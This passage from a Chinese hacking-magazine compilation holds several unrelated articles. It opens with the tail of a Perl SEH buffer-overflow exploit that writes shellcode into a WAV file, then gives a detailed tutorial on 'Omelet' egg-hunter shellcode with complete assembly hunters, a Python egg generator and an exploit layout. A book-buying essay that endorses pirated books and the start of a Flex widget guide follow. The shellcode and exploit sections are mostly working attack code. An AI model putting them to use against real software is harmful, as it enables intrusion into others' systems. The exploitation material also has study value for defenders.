"\x10\xee\x8a\x2b\xe7\x63\xb1\x15\xe7\x7b\xba\x35\x80\x4a" .
"\x31\xda\xd7\x53\x90\x9e\x26\xa5\x29\x0b\xbe\x1f\xd8\x76" .
"\xa2\xa0\x36\xb4\xdb\x22\xb3\x45\x18\x3a\xb6\x40\x64\xfd" .
"\x2a\x39\xf5\x6b\x4d\xee\xf6\xbe\x3e\x78\x09";
open($fp, ">crash.wav");
print $fp $junk.$nseh.$seh.$nops.$shellcode;
close $fp;
```

测试结果:



已经成功地执行 shellcode 弹出对话框了。

结论

本文对存在溢出漏洞的软件作了大体的分析,简单地叙述了基本的栈溢出的漏洞成因和利用技术,希望对读者有所帮助。但在一些著名软件中,其漏洞成因及利用方式就没有这么简单了,有时还得考虑操作环境,本文的操作均是在 VBox 下的虚拟机 XP sp3,编写 exploit 有时还需要一些艺术细胞,这样才能构造出更具艺术性和创造性的 Exploit。

Shellcode 分段执行技术原理

作者: riusksk (泉哥)

主页: <http://riusksk.blogbus.com>

本文已发表于《黑客防线》

前言

由于在实际溢出利用中, 我们可能会遇到内存中没有足够的空间来存放我们的 shellcode, 但我们又可以控制多块小内存空间的内容, 那些此时我们就可使用 shellcode 分段执行技术来进行利用, 这种方法在国外被称为 “Omelet Shellcode”, 属于 egg hunt shellcode 的一种形式, 它先在用户地址空间中寻找与其相匹配的各个小内存块 (egg), 然后再将其重构成一块大块的 shellcode, 最后执行它。此项技术最初是由荷兰著名黑客 SkyLined 在其主页上公布的(具体代码参见附件), 该黑客先前就职于 Microsoft, 但于 2008 年初转入 Google, 同时他也是著名的字母数字型 shellcode 编码器 Alpha2 / Alpha3 的开发

原理分析

将 Shellcode 拆分成固定大小的多个代码块, 各个代码块中包含有其字节大小 size, 索引值 index, 标记 marker (3 字节) 和数据内容 data, 如图 1 所示:



图 1

当 egghunter 代码开始执行时, 它会在用户内存空间中 (0x00000000~0x80000000) 搜索这些被标记的小块, 然后在内存中重构成最初的 shellcode 并执行它。而当 shellcode 执行时, 它还会安装 SEH 以处理访问违例时的情况。若出现访问违例, 则 SEH handler 会将地址与 0xFFF 进行或运算, 然后加 1, 相当于进入下一内存页, 以跳过不可读取的内存页。如果搜索的内存地址大于 0x7FFFFFFF, 那么终止搜索, 并在内存中重构 shellcode 用于执行, 否则重置栈空间, 防止因递归进行异常处理而将栈空间耗尽, 它会重新设置 SEH handler 并继续搜索内存。相应代码如下:

```
reset_stack:
; 重置栈空间以防止递归进行异常处理时耗尽栈空间, 并设置自己的异常处理例程以处理扫描内存时出现的访问违例情况
    XOR     EAX, EAX                ; EAX = 0, 并作为计数器
    MOV     ECX, [FS:EAX]           ; ECX = SEH 结构链表
find_last_SEH_loop:
    MOV     ESP, ECX                ; ESP = SEH 结构
```

```

POP      ECX                                ; ECX = 下一个 SEH 结构指针
CMP      ECX, 0xFFFFFFFF                   ; 判断是否是最后一个 SEH 结构
JNE      find_last_SEH_loop                ; 不是则跳走并继续查找
POP      EDX                                ; 最后一个 SEH 结构中的异常处理例程
handler
CALL      create_SEH_handler                ; 自定义 SEH handler

SEH_handler:
POPA                                           ; ESI = [ESP + 4] -> struct exception_info
LEA      ESP, [BYTE ESI+0x18]               ; ESP = struct
exception_info->exception_address
POP      EAX                                ; EAX = exception address 0x????????
OR       AX, 0xFFFF                        ; EAX = 0x?????FFF
INC      EAX                                ; EAX = 0x?????FFF + 1 -> next page
JS       done                               ; EAX > 0x7FFFFFFF ==> done
XCHG     EAX, EDI                           ; EDI => next page
JMP      reset_stack

```

当从地址 0x00000000 开始搜索后，若找到以相匹配的 egg_size 开头的 egg 内存块，它会将接下的 DWORD 值与一个特殊值（3 字节的标记值和 1 字节的 0xFF）相异或，如果是我们要找的 egg 内存块，那么获取的结果会等于内存块的索引号（从 0 开始），比如第二块 egg 内存块的这个 DWORD 值为 0xBADA55FE，那么它与 0xBADA55FF 相异或后值为 1。如果不是相匹配的 egg 内存块，则继续搜索下一字节。对应的代码如下所示：

```

create_SEH_handler:
PUSH     ECX                                ; 指向下一个 SEH 结构，这里为 0xFFFFFFFF
MOV      [FS:EAX], ESP                      ; 设置当前的 SEH 为自定义的 SEH_handler
CLD                                          ; 清除方向标志位 DF，从 0 开始扫描内存
scan_loop:
MOV      AL, egg_size                       ; EAX = egg_size
egg_size_location equ $-1 - $$
REPNE    SCASB                              ; 从地址 0x00000000 开始循环扫描以
egg_size 字节开头的内存块
PUSH     EAX                                ; 找到后保存 egg_size
MOV      ESI, EDI                           ; ESI = 相匹配内存块的地址
LODSD                                         ; EAX = II M2 M3 M4，索引值（1 字节）与
标记值（3 字节）
XOR      EAX, (marker << 8) + 0xFF          ; EAX = (II M2 M3 M4) ^ (FF M2 M3 M4) ==
egg_index
marker_bytes_location equ $-3 - $$
CMP      EAX, BYTE max_index                ; 检测 EAX 值是否小于 max_index
max_index_location equ $-1 - $$
JA       reset_stack                        ; 不是则跳走并继续搜索内存

```

找到 egg 内存块后，将内存块大小 egg_size 与索引值 egg_index 相乘可得到该内存块在原始 shellcode 中的偏移 egg_offset，然后将它再加上存放 shellcode 的栈空间起始地址，

最后得到绝对地址，并将该 egg 内存块复制到绝对地址上，直至所有的 egg 内存块全部复制到栈上，进而在栈上重构出完整的 shellcode。其对应代码如下：

```

POP      ECX                      ; ECX = egg_size
IMUL     ECX                      ; EAX = egg_size * egg_index == egg_offset
                                   ; 这里是有带符号相乘，由于 ECX * EAX 总小
                                   ; 于 0x1000000，所以 EDI=0
ADD      EAX, [BYTE FS:EDI + 8]   ; EDI += Bottom of stack == position of egg
                                   ; in shellcode.
XCHG     EAX, EDI
copy_loop:
REP      MOVSB                    ; 将匹配的内存块复制到栈空间以重构成完整的
                                   ; shellcode
MOV      EDI, ESI                 ; EDI 指向当前匹配内存块的末尾，在拷贝完
                                   ; 第一块内存块后继续搜索第二块，
                                   ; 以此类推，直至所有的内存块全部搜索到并
                                   ; 复制到栈上

```

最后就是跳到栈底去执行重构后的 shellcode：

```

done:
XOR      EAX, EAX                 ; EAX = 0
CALL     [BYTE FS:EAX + 8]        ; 从栈中 shellcode 的起始地址开始执行

```

这样就完成了对各段 egg 内存块的搜索，并重构出完整 shellcode 来执行。

注意：由于此份代码只搜索 0x00000000~0x80000000 之间的用户内存空间，因此对于开启 /3Gb (0x00000000~0xC0000000) 开关的系统并不适用，若应用在这样的系统上就可能会导致部分 egg 内存块未搜索到，以致无法正确地执行 shellcode。

在 2010 年 8 月，由 Exploit 编写系列教程的作者 Peter Van Eeckhoutte 编写的 egg-to-omelet hunter 程序在其博客上公布了（详细源码详见附件），此份程序对原先由 SkyLined 编写的 omelet hunter 进行了改进，提高其成功率和稳定性。此份程序先从当前栈帧的末尾 (0x....ffff) 开始搜索，为了避免出现 NULL 字节，又让 egg 内存块数量 nr_egg 加 1，因此我们还可以让它与 1 相比较，然后去搜索保存在 eax 中的内存块标记 tag，此标记类似这样：

```
773030<seq>
```

这里 seq = 1 + number_of_remaining_eggs_to_find + 1，比如你有 3 个 egg 内存块，那么各块 egg 对应的 tag 分别为：

```

Egg 1 : 77 30 30 05
Egg 2 : 77 30 30 04
Egg 3 : 77 30 30 03

```

在搜索过程中，它通过调用 NtAccessCheckAndAuditAlarm 来判断是否出现访问违例，出错则重新搜索，否则就继续寻找各内存块标记 tag，找到后通过 rep movsb 指令将其复制到 edi 指向的地址中，进而重组原始 shellcode 并进行执行。具体源码分析如下：

BITS 32

```

nr_eggs equ 0x2                ; egg 内存块的数量
egg_size equ 0x7b              ; 每一 egg 内存块占 127 字节

```

```

jmp short start

get_target_loc:

push esp
pop edi                ; 将栈顶指针 esp 保存在 edi 中

or di, 0xffff          ; edi=0x....ffff, 即当前栈帧的末尾
mov edx, edi           ; edx=搜索的起始地址
xor eax, eax           ; eax 清零
mov al, nr_eggs        ; eax = 内存块数量
calc_target_loc:
xor esi, esi           ; esi=0, 作为计数器
mov si, 0-(egg_size+20) ; 为每一块 egg 内存块添加 20 字节的额外空间

get_target_loc_loop:
dec edi               ; 往回遍历搜索当前栈帧
inc esi               ; 递增计数器
cmp si, -1            ; 继续往回遍历直到 ESI = -1
jnz get_target_loc_loop
dec eax               ; 若未找到所有的内存块则跳走并继续循环,
jnz calc_target_loc   ; 否则 edi 就指向了重组 shellcode 将保存的地址
xor ebx, ebx          ; ebx 清零, 作为计数器
mov bl, nr_eggs+1     ; ebx = nr_eggs + 1, 但为了避免出现 NULL 字节,
                      ; 因此这里从 1 开始计数

ret

start:
call get_target_loc    ; 计算出重组 shellcode 将保存的栈地址

jmp short search_next_address
find_egg:
dec edx               ; 由于下面搜索是以 DWORD (4 字节) 为单位进行字节扫描
的
dec edx               ; 因此这里需要 edx-4
dec edx
dec edx
search_next_address:
inc edx               ; 搜索下一字节
push edx              ; 保存 edx
push byte +0x02
pop eax               ; eax = 0x02, 功能号, 系统调用表可参考下列网址:

```

```

;
http://www.metasploit.com/users/opcode/syscalls.html
int 0x2e          ; 调用 NtAccessCheckAndAuditAlarm
cmp al,0x5        ; 判断是否访问违例 (0xc0000005== ACCESS_VIOLATION)
pop edx          ; 重储 edx
je search_next_address ; 如果地址不可读则跳走
mov eax,0x77303001 ; 若可读则将索引值与标记值赋予 eax
add eax,ebx       ; eax += ebx, 这里 ebx 为 egg 内存块的计数器,
                  ; 此时 eax 得到的就是各个内存块开头的标记 marker,
                  ; tag=773030<seq>, 其中 seq = 0x1 +
number_of_remaining_eggs_to_find + 0x1,
                  ; 比如 0x77303003, 0x77303004.....

xchg edi,edx      ; 交换 edi 与 edx 的值
scasd            ; 搜索 edi 中是否存在 eax 中的标记
xchg edi,edx      ; 将 edi/edx 的值再交换回来
jnz find_egg      ; 若未找到相匹配的标记则跳走, 否则 edx 指向找到的 egg
内存块

copy_egg:
mov esi,edx       ; ESI = EDX, 保存 egg 内存块地址到 esi 留作后用
xor ecx,ecx       ; ecx = 0
mov cl,egg_size   ; 复制的字节数, 相当于每一 egg 内存块大小
rep movsb        ; 从 esi 复制到 edi
dec ebx          ; 递增 ebx, ebx 为内存块计数器
cmp bl,1         ; 判断是否找到所有的 egg 内存块
jnz find_egg      ; 没有则继续搜索

done:
call get_target_loc ; 重新定位重组后 shellcode 所在的地址
jmp edi          ; 执行 shellcode

```

以上分析的两份程序均是对各 egg 内存块进行搜索的 egg-to-omelet hunter 程序, SkyLined 还提供了另一份代码用于将 shellcode 进行分段, 构造出各段 egg 内存块数据, 其文件名为 w32_SEH_omelet.py, 是用 Python 编写的。它主要是遵循 SkyLined 在 w32_SEH_omelet.asm 代码中所提到的算法进行计算, 以获取各块 egg 中的字节大小 size, 索引值 index, 标记值 marker (默认为 0x280876), 以及各 egg 中的部分 shellcode 代码, 每块 egg 的大小是固定的 (默认为 127 字节), 不足的用 '@' (0x40) 填充。其核心代码如下:

```

def Main(my_name, bin_file, shellcode_file, output_file, egg_size = '0x7F',
marker_bytes = '0x280876'):
    if (marker_bytes.startswith('0x')):          # 判断标记 marker_bytes 是否以 0x 开
头
        marker_bytes = int(marker_bytes[2:], 16) # 以 16 为基数 (十六进制) 进行整
数转换

```



```

else:
    marker_bytes = int(marker_bytes)    # 以 10 为基数（十进制）进行整数转换
    if (egg_size.startswith('0x')):
        egg_size = int(egg_size[2:], 16)
    else:
        egg_size = int(egg_size)
    assert marker_bytes <= 0xFFFFFF, 'Marker must fit into 3 bytes.'
    assert egg_size >= 6, 'Eggs cannot be less than 6 bytes.'
    assert egg_size <= 0x7F, 'Eggs cannot be more than 0x7F (127) bytes.'

    bin=open(bin_file).read()           # 读取 bin_file 文件,即负责搜索 egg 的 bin
文件
    marker_bytes_location = ord(bin[-3])    # 标记值 marker
    max_index_location = ord(bin[-2])      # 索引值 index
    egg_size_location = ord(bin[-1])       # 各 egg 内存块所占的字节数
    code = bin[:-3]                      # 用于存放分段后的部分 shellcode 代码

    shellcode = open(shellcode_file).read()

    max_index = int(math.ceil(len(shellcode) / (egg_size - 5.0)))    # 计算出
每块 egg 的最大索引值,并要求其必须<=0xFF
    assert max_index <= 0xFF, ('The shellcode would require %X (%d) eggs of %X '
        '(%d) bytes, but 0xFF (255) is the maximum number of eggs.') % (
        max_index, max_index, egg_size, egg_size)

    marker_bytes_string = ''
    for i in range(0, 3):
        marker_bytes_string += chr(marker_bytes & 0xFF)    # 将标记值与 0xFF 进行
与运算
        marker_bytes >>= 8    # 右移 8 位,相当于将标记值转换成 0x280876ff

    max_index_string = chr(max_index)
    egg_size_string = chr(egg_size - 5)    # 扣去字节大小（1 字节）,索引值（1 字节）
和标记（3 字节）所占用的 5 字节
    # insert variables into code
    code = code[:marker_bytes_location] + marker_bytes_string +
code[marker_bytes_location+3:]
    code = code[:max_index_location] + max_index_string +
code[max_index_location+1:]
    code = code[:egg_size_location] + egg_size_string + code[egg_size_location+1:]
    output = [
        '// This is the binary code that needs to be executed to find the eggs, ',
        '// recombine the original shellcode and execute it. It is %d bytes:' % (

```

```
len(code),),
'omelet_code = "%s";' % HexEncode(code),
'',
'// These are the eggs that need to be injected into the target process ',
'// for the omelet shellcode to be able to recreate the original shellcode',
'// (you can insert them as many times as you want, as long as each one is',
'// inserted at least once). They are %d bytes each:' % (egg_size,) ]
egg_index = 0
while shellcode:
    egg = egg_size_string + chr(egg_index ^ 0xFF) + marker_bytes_string
    egg += shellcode[:egg_size - 5]          # 构造出完整的 egg 内存块: size + index
+ marker + shellcode
    if len(egg) < egg_size:
        # tail end of shellcode is smaller than an egg: add padding:
        egg += '@' * (egg_size - len(egg))    # 每块 egg 的大小是固定的 (默认为 127
字节), 不足的用 '@' (0x40) 填充
    output.append('egg%d = "%s";' % (egg_index, HexEncode(egg)))
    shellcode = shellcode[egg_size - 5:]
    egg_index += 1
open(output_file, 'w').write('\n'.join(output))    # 写入输出文件 output_file
```

使用方法

关于使用方法，其实很简单，使用命令如下：

```
C:\Users\riusksk> w32_SEH_omelet.py w32_SEH_omelet.bin shellcode.bin
output.txt 127 0xBADA55
```

它需要先生成两个 bin 文件，一个是 shellcode.bin，还有一个用于 egg 搜索的 w32_SEH_omelet.bin，这里用 Peter Van Eeckhoutte 编写的 egg-to-omelet hunter 程序来生成 bin 文件以代替 w32_SEH_omelet.bin 也是可以的。关于 shellcode.bin，你可以先用 metasploit 先生成 shellcode，然后用 perl/python 将 shellcode 写入一个 bin 文件即可；而 w32_SEH_omelet.bin 可直接用 nasm 去编译 SkyLined 的 w32_SEH_omelet.asm 或者 Peter Van Eeckhoutte 写的 corelanc0d3r_omelet.asm 从而得到此 bin 文件。Output.txt 是输出文件，用来保存生成各个 egg 以及 omelet 代码，后面的 127 是每一块 egg 内存块的字节数，而 0xBADA55 是标记值，你也可采用其它 3 字节数据，比如 w00(0x773030)，最后生成的输出文件内容类似如下：

```
// This is the binary code that needs to be executed to find the eggs,
// recombine the original shellcode and execute it. It is 82 bytes:
omelet_code = "\x31\xff\xEB\x23\x51\x64\x89\x20\xFC\xB0 ... \xFF\x50\x08";

// These are the eggs that need to be injected into the target process
// for the omelet shellcode to be able to recreate the original shellcode
// (you can insert them as many times as you want, as long as each one is
// inserted at least once). They are 127 bytes each:
egg0 = "\x3B\xff\x76\x08\x28\x33\xC9\x64\x8B\x71\x30\x8B ... \x57\x51\x57";
```

```
egg1 = "\x3B\xFE\x76\x08\x28\x8D\x7E\xEA\xB0\x81\x3C\xD3 ... \x24\x03\xCD";  
egg2 = "\x3B\xFD\x76\x08\x28\x0F\xB7\x3C\x79\x8B\x4B\x1C ... \x47\xF1\x01";
```

生成文件后我们就可以在实际漏洞利用中构造出类似下面这样的 exploit:

```
【junk】【nseh(jmp 06)】【seh(pop pop ret)】【nops】【omelet_code】【junk】【egg0】【junk】  
【egg1】【junk】【egg2】
```

不过具体的实际漏洞利用还得受一些操作环境影响,得视具体情况进行变化,同时还需要一点运气!

结语

本文就 Omelet Shellcode 进行简单地分析,阐述了 shellcode 分段执行技术的基本原理,并对其使用进行简单的讲解,以帮助大家更好地理解并应用好 Omelet Shellcode。在本文是笔者只是起到了一个抛砖引玉的作用,关于 shellcode 的编写还有很多技术性,同时也需要一定的艺术性,这些都需要靠大家共同来打造和分享,如果你有更多关于这方面的资料和技术,希望可以跟我分享。

购书心得

作者：泉哥

前言：

富家不用买良田，书中自有千钟粟；

安居不用架高堂，书中自有黄金屋；

出门莫恨无人随，书中车马多如簇；

娶妻莫恨无良媒，书中自有颜如玉；

男儿若遂平生志，六经勤向窗前读。

——宋真宗赵恒《劝学诗》

之前 SAI 兄弟也曾写过关于图书购买心得的博文，见这：

debug-sai.blogbus.com/logs/62159496.html。自己也是个喜欢购书的人，看了那篇博文后自己也想写一写这方面的心得，因此就有了本文。鄙人生平无任何销银嗜好，惟独购书。大学期间，从图书馆中借了很多书，也网购了不少书。前天晚上将在各网上书店购买的书籍价格统计了一下，一共是 1344 元左右，这些都是大学期间分别从当当、卓越、淘宝、互动等网站购买的。其中大部分是计算机书，当然也有一些医学书籍，毕竟这是本专业。之前没向学校订购课本，就是想自己网购书，那次帮同学一并在当当网买了一千多块，也因此升级为当当网的钻石会员，对于一些书籍可享受折上折优惠。买书的钱有些是从黑防骗来的稿费，不然太伤老本了。关于购书心得打算分以下几部分来讲：

程序设计篇

这里的程序语言主要以 C、ASM 为主，毕竟自己主要也只是学这两门语言，其它脚本语言，如 PHP、ASP 就不提了。关于 C 语言的书籍就有传说中的“C 语言四大名著”，即《C 程序设计语言》、《C 和指针》、《C 陷阱与缺陷》、《C 专家编程》，感觉在 C 编程上这几本书就够用了，至于数据结构和算法可参考其它国外名著。国产的编程书籍没几本可出手的，关于 C 入门书籍，很多人会推荐谭浩强那书，最初我也是读这本书入门的，但后来慢慢

地发觉那书不是很好，错误不少，编程风格也不好。对于那些写着精通 XXX、24 小时 XXX、30 天 XXX、XXX 从入门到精通，这些书都是拿书名来忽悠人的，纯粹是作者用来骗稿费的，对比一下那些国外名著的书名就知道了，一本好书一般是不会用那些土名字的。另外有些认为语言学得越多越牛，但是这样会广而不精，其实语言主攻一两门就够了。有不少人见当今流行什么语言就学什么，编程书籍一下子买了不少，这语言一本，那语言一本，最后啥也没看成，都在那书架上晾着呢。我很赞成 SAI 兄弟说的，半年之内不接触的技术，就不用去买这方面的书籍了。关于 ASM 主要就《80x86 汇编语言程序设计》、《windows 环境下的 32 位汇编程序设计》这两本，汇编语言的书籍相对会少一点，一些网上书店的程序设计一栏中连 asm 都没有分类出来。很多编程书籍的内容写的都是千篇一律，比如 C 语言书籍，不外乎都是些变量、数组、指针这些，但是某些书籍中就会有提到编程风格、内存优化、树、链表、折半搜索法，GDB 调试，linux 方面的知识，比如《c primer plus》《C 和指针》，这些也算是书本的一个亮点。关于 windows 编程，首推《windows 程序设计》上下册、《windows 核心编程》。编程书籍由于附有很多代码，在电脑上看电子版的感觉很伤眼，容易眼疲劳，因此有必要的话，可以买实体书来看，而且在实际应用中，有时可以再拿出来参考参考，方便查阅。如果打印比你买书便宜的话，你就可以选择打印，也可以在书城站着免费给它瞄完，或者到网上买盗版书，在淘宝上可以网购到，个人感觉买盗版书还是挺划算的。但是与此同时，也要奉劝大家“纸上得来终觉浅，绝知此事要躬行”，特别是对于编程学习者，一定要动手写代码，光看书是没用，这也是我曾经犯过的错误！而且有些书是用来参考查阅，不是用来看的，不然即使你把那些牛书都看完，到最后也可能连几句代码也写不出来，最后受伤的永远是你自己！

逆向工程篇

关于逆向工程这方面的书籍，自然是首推看雪出版的《加密与解密》，在这方面，看雪的实力不会比国外的差，那里是逆向学习交流的好场所。在加解密 III 出版的时候就曾出现过山寨版的，因此大家在购买时得看清楚了，最好到正规的书店购买。另外这方面的书籍还有《黑客反汇编揭密》《黑客调试技术揭密》《逆向工程揭密》，国内出版的《软件调试》

也是本牛书，弥补了国内这方面的空缺。还有今年出版的《IDA 权威指南》也是本不错的书籍，详细讲解了 IDA 的方方面面。最近看雪翻译小组也刚出版了一本《IDA Pro 代码破解揭秘》，不过这书我也没看过。在逆向工程这方面的书籍也差不多就这么几本了，其它像加解密入门实战，加密与解密实战超级手册，加解密全攻略……这些基本上都是垃圾，甚至是抄看雪加解密一书上的东西，大家无须花金钱、时间和精力在此上面。关于获取最新快讯的方法，大家可以订阅互动网计算机新书的 RSS，只要有计算机新书出来立马就知道了，它上面经常更新，不过很也是应用技术书籍，对于这些书籍，很多是没必要买的，比如什么 windows 7 使用大全，精通注册表，windows 操作 XXX，有必要的話，直接百度、google 就行了，没必要花钱去买这类书籍。

脚本安全篇

在脚本攻防方面的书籍，首推曾云好写的《精通黑客脚本》，这书写得相当全面，由浅入深，虽然不厚，但排版密集，内容还是很多的，只是纸质不太好，很粗糙。个人觉得这是黑客手册在脚本方面出得比较成功的一本书，其它脚本书籍冒似不行，后面不是还出了本《精通脚本全本》，说是比精通黑客脚本还全的书籍，黑手就喜欢在这书名上作文章，纵观其出版的各书，几乎全都写有“黑客”二字，而且又是精通，又是大全，大伙别让它给忽悠了。之前在与作者聊天时，他说黑手给的稿费才一万，一般书籍都有五六万，太不划算了，如果把这书分别写成文章投给黑防，稿费都不止一万，真有点替他不值啊。另外大家也可看看老外的《xss attack》《sql injection》（中译本：《SQL 注入攻击与防御》），以及最近刚出的《WEB 安全测试》，英文版的网上有电子书，不过看英文版的可能会比较费时间，大家可以跳着看，挑一些主要章节看看即可。

系统底层篇

这方面的书籍主要有《深入理解计算机系统》《深入解析 windows 操作系统》《widnows 系统原理与实现》，国内之前还出了本《windows 操作系统原理》

（<http://www.amazon.cn/mn/detailmore?showtype=3700&prodid=zhhk934046>），上面还



写着重点大学计算机教材，后面看了乱雪博客上一篇文章后才知道那书是抄袭的，还被原作者控告了，最后还赔偿了，这种抄袭的书籍以后还是别看，虽然我当时把它给看完了。关于溢出攻击的书籍，国内主要有《网络渗透技术》、《0day 安全：软件漏洞分析技术》，虽然网渗一书很早出版，其中有些已经过时，但是其思想是不会过时的。若想获取最新书籍，最好的方法还是上面说的：订阅 RSS。对于一些不熟悉的技术书籍，一定要先看完整目录，然后找找网上是否有电子版的，如果有就先看看再决定是否再买，另外如果你已经买或看过同类的经典书籍，就需要重新考虑是否真的有必要买了。讲了那么多要花钱的书，下面讲讲免费的一套，那就《intel 开发手册》，这一套是由英特尔公司免费向全球赠送的书籍，共五本，之前我还订了两套，全都从美国寄到学校来了，原本以为第一封邮件没收到，就再发了一封，没想到 Intel 居然连送两套过来，真是大方的不行啊！所以以后如果有这种免费的午餐，也不妨吃一吃！

最后我想说的是，书籍是用来看的，不是用来显摆的，买来的书一定要认认真真地阅读完，不要到“书非借而不能读也”的程度！

绿色兵团 Flex Widget 开发与使用指南

作者：落星

基本概念

1. 什么是绿色兵团 Flex Widget

绿色兵团 Flex Widget 是一个基于 FLASH 的开放的 Widget（小构件），它独立于论坛应用，可以直接贴到论坛的帖子上作为辅助说明、辅助工具，教学等目的。（需要板块开通 FLASH 功能）。它可以由论坛直接运行，相当于在线运行的软件。

2. Flex Widget 的结构和通信流程：




图1 Flex 与服务器进行通信

Flex Widget 与论坛服务器彼此独立，保证了论坛的安全性，同时也保证了其独立性。

后台可以采用任何已知应用服务器（后台）技术搭建并利用其调度资源和程序。

开发准备

3. Flex 或 FLASH 开发工具:

本文中使用 Flex Builder 3。

4. 任意一种应用服务器（后台）工具

本文中使用 PHP 等技术


开发简介

5. 在线编译器


首先，画出界面：




界面是由如下几部分组成的：




绘制步骤如下：


- 1) 先拖入一个 ViewStack( ViewStack) 这种视图堆栈可以放入多个视图，并随时切换。




- 2) 里面填入一个文本区( TextArea)：




给文本框起名为 code：





- 3) 下面放一个按钮起名为 submit，并写上文字：



填入事件 `onClick()`:



4) 点  号添加另一个层，同理放入一个文本区和按钮:



文本区起名为 `resulttext`，按钮起名为 `back`

给按钮填入事件 `onBack()`:

☐ mx:Button

▼ Common

ID:

Label:

